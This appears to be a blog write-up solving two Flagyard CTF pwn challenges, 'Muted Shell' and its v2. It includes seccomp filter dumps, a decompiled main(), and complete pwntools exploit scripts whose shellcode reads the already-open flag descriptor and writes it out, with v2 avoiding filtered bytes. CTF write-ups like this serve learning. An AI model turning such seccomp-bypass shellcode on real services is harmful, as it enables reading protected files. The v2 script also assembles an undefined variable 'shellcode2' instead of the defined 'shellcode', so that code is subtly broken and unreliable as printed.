
- Published on
muted shell & muted shell v2
- Authors

- Name
- kerszi
Introduction
Flagyard is famous for its interesting PWN challenges and more. This time was no different. I hadn’t visited in a while, and two tasks Muted Shell and Muted Shell v2 caught my attention. You can see these challenges here. I’ll also include the binaries at the end, just in case they disappear; they’re worth keeping.
Muted Shell
Analysis
After launching the program, we get a prompt to submit shellcode.
./muted_shell
Send your shellcode:
werrwe
Segmentation fault (core dumped)
In the task description we see "can u read something without opening it?". It’s not clear what that means yet, but if we run the program with seccomp-tools…
pwn-muted-shell$ seccomp-tools dump ./muted_shell
Send your shellcode:
wer
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0003
 0002: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0003: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0005
 0004: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0005: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0007
 0006: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0007: 0x06 0x00 0x00 0x80000000  return KILL_PROCESS
We can see that we can only read and write. Where is open? How to open the file? However, when inspecting the code in Binary Ninja
555555555367    int32_t main(int32_t argc, char** argv, char** envp)

555555555367    {
555555555367        setbuf(stdin, nullptr);
555555555396        setbuf(stdout, nullptr);
5555555553aa        setbuf(stderr, nullptr);
5555555553c8        int32_t var_c = open("./flag", 0);
5555555553eb        int64_t buf = mmap(nullptr, 0x1000, 7, 0x22, 0xffffffff, 0);
5555555553eb
5555555553f9        if (buf == -1)
5555555553f9        {
55555555541b            perror("mmap");
55555555540a            return 1;
5555555553f9        }
5555555553f9
55555555541b        puts("Send your shellcode:");
555555555431        read(0, buf, 0x100);
55555555543b        install_seccomp();
555555555449        buf();
55555555544b        return 0;
555555555367    }
We can see that the flag is indeed opened at the beginning. Analyzing in pwndbg, we observe that the opened file returns the value 3 in RAX. That will be useful later. While checking checksec:
checksec muted_shell

We can see that PIE is enabled, so addresses are randomized. However, the stack is writable, and we can execute code there. The file is already open, so the main issue is where to place the payload. We don’t have any absolute addresses, but the program contains a call rdx, meaning RDX holds a stack address. That is enough to craft a buffer for the flag. The rest is just writing shellcode.
Solution
from pwn import *

context.log_level = 'warning'
#context.log_level = 'debug'


context.update(arch='x86_64', os='linux')
#context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe']
context.terminal = ['/mnt/c/WINDOWS/System32/cmd.exe', '/c', 'start', 'wsl.exe'] #root


HOST="nc tcp.flagyard.com 25299"
ADDRESS,PORT=HOST.split()[1:]

BINARY_NAME="./muted_shell"
binary = context.binary = ELF(BINARY_NAME, checksec=False)

if args.REMOTE:
    p = remote(ADDRESS,PORT)
else:
    p = process(binary.path)


shellcode = """
    mov     r10, rdx          # zachowaj bazę z rdx

    mov     edi, 3            # fd = 3 (flag)
    lea     rsi, [r10+0x100]  # buffer na stosie
    mov     edx, 0x100        # size = 256
    xor     eax, eax          # sys_read = 0
    syscall                   # read(3, buf, 256)

    mov     edi, 1            # stdout
    lea     rsi, [r10+0x100]  # ta sama baza
    mov     edx, eax          # ile przeczytano
    mov     eax, 1            # sys_write = 1
    syscall                   # write(1, buf, n)

    xor     edi, edi          # exit(0)
    mov     eax, 60           # sys_exit
    syscall
"""
payload=asm (shellcode)


p.sendlineafter(b'Send your shellcode:',payload)


p.interactive()
Muted Shell v2
Program is now classified as medium and is a modified version of Muted Shell. While sending the payload, the bytes 0x00 and 0x48 are filtered, but that's not an issue—just adjust the payload slightly.
Solution
from pwn import *

context.log_level = 'warning'

context.update(arch='x86_64', os='linux')
context.terminal = ['/mnt/c/WINDOWS/System32/cmd.exe', '/c', 'start', 'wsl.exe'] #root


HOST="nc tcp.flagyard.com 25299"
ADDRESS,PORT=HOST.split()[1:]

BINARY_NAME="./muted_shellv2"
binary = context.binary = ELF(BINARY_NAME, checksec=False)


if args.REMOTE:
    p = remote(ADDRESS,PORT)
else:
    p = process(binary.path)


shellcode = r"""
    mov     r10, rdx          # zachowaj bazę z rdx w r10


    xor     r9d, r9d          # 45 31 c9
    mov     r9b, 1            # 41 b1 01
    shl     r9d, 8            # 41 c1 e1 08  -> r9 = 0x100


    lea     rsi, [r10 + r9]   # bez displacementu, więc bez zer

    mov     edx, r9d          # 44 89 ca
    xor     edi, edi          # 31 ff
    mov     dil, 3            # 40 b7 03   -> edi = 3
    xor     eax, eax          # sys_read = 0
    syscall

    xor     edi, edi          # 31 ff
    mov     dil, 1            # 40 b7 01   -> edi = 1
    mov     edx, eax          # nbytes
    mov     al, 1             # sys_write = 1 (b0 01)
    syscall

"""

payload=asm (shellcode2)
print(disasm(payload))
p.sendlineafter(b'Send your shellcode:',payload)

p.interactive()
Bonus
Optionally, You can find all resources to tests: https://github.com/MindCraftersi/ctf/tree/main/portals/flagyard/